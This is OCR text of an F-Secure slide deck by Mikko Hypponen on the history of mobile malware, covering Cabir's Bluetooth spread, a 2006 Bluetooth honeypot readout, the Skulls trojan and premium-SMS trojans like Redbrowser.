Mobile Malware - Past and Future


Mikko Hypponen
Chief Research Officer
F-Secure

F-Secure



htc


WARNING!
RESTRICTED AREA
F-SECURE


DELL
DVD
NOKIA


WARNING!
LIVE WIRELESS VIRUSES
DO NOT OPEN THE DOOR!
IF THE DOOR IS CLOSED THERE IS VIRUS TESTING
IN PROGRESS
RESTRICTED AREA

Smartphone market shares in 2009



Data source: Canalys

Mobile Security - Where are we today?

- **First mobile malware found in 2004**
  - Now: 430 viruses, worms and trojans for mobile platforms
  - Targeting the most common platforms
  - No exploit-based malware, yet
- **Real problems elsewhere**
  - Lost, broken or stolen phones


Bluetooth worm spreading patterns


- Cabir found in-the-wild from Philippines in August 2004

Singapore
UAE
China
India
Finland
Vietnam
Turkey
Russia
UK
Italy
USA
Japan

Hong Kong
France
South Africa
Australia
The Netherlands
Egypt
Luxembourg
New Zealand
Switzerland
Germany
…

F-Secure.


F-SECURE
SECURITY AS A SERVICE


F-SECURE
F-Secure Bluetooth Honeypot Prototype
Closest 14 discoverable bluetooth devices
(currently 134 devices in range, total 828)
Bluetooth Device
1. Jaana
Nokia Smart Phone (00:11:9f:c1:fd:d6)
2. Nokia 6230
Nokia Cellular (00:12:62:d6:8d:0a)
3. TABLETPC2
Laptop (00:0b:5d:a0:1a:7b)
4. Exploit
Cellular (00:60:57:9e:8b:56)
5. RAUM30_10
Desktop (00:20:e0:7c:bb:71)
6. TR100674
Laptop (00:0b:5d:a0:9a:7c)
7. Nokia 6310i
Cellular (00:60:57:2c:91:29)
8. Nokia 6310i
Cellular (00:0e:6d:20:b7:48)
9. BlackBerry 7100
Smart Phone (00:0f:86:1e:76:d1)
10. Nokia 6230i
Nokia Cellular (00:15:de:22:33:9c)
11. Ruedi
Nokia Cellular (00:12:62:c2:04:f6)
12. Nokia 6820
Nokia Cellular (00:02:ee:d3:8c:3c)
13. Honeypot -~-~-~-~-~-~-~-~-~-~-~-
Nokia Smart Phone (00:0e:ed:b2:a2:b3)
14. IBM-EK
Laptop (00:0e:9b:da:41:2b)
09-Mar-2006 11:03:41 -- btaddr | names | both -- 1 | 2 | 3
Top bluetooth viruses
(total 10 files received)
Virus name
1. SymbOS/Skulls.A
1 infected devices
09-Mar-2006 10:31:45 (00:0e:ed:b2:a2:b3)
2. EICAR test file
1 infected devices
08-Mar-2006 18:36:06 (00:60:57:9f:aa:db)
09-Mar-2006 11:03:38
Search for discoverable devices: Enabled (Disable)
Bluetooth Honeypot: Enabled (Disable)
Alert infected phones: Disabled (Enable)
SAMSUNG
SyncMaster 192T


Skulls.D



NOKIA
WARNING!!!
Attact By Virus
Device Have been
A,TEE ,yuan ,Blue
1 oo
2 abc
def 3
4 ghi
5 jkl
mno 6
7 pqrs
8 tuv
wxyz 9
0
#


Making Money With Trojans

Some trojans send SMS messages to premium rate numbers

- When the trojan application is executed it shows some social engineering text and either sends SMS messages directly or asks for user permission
- Case Redbrowser



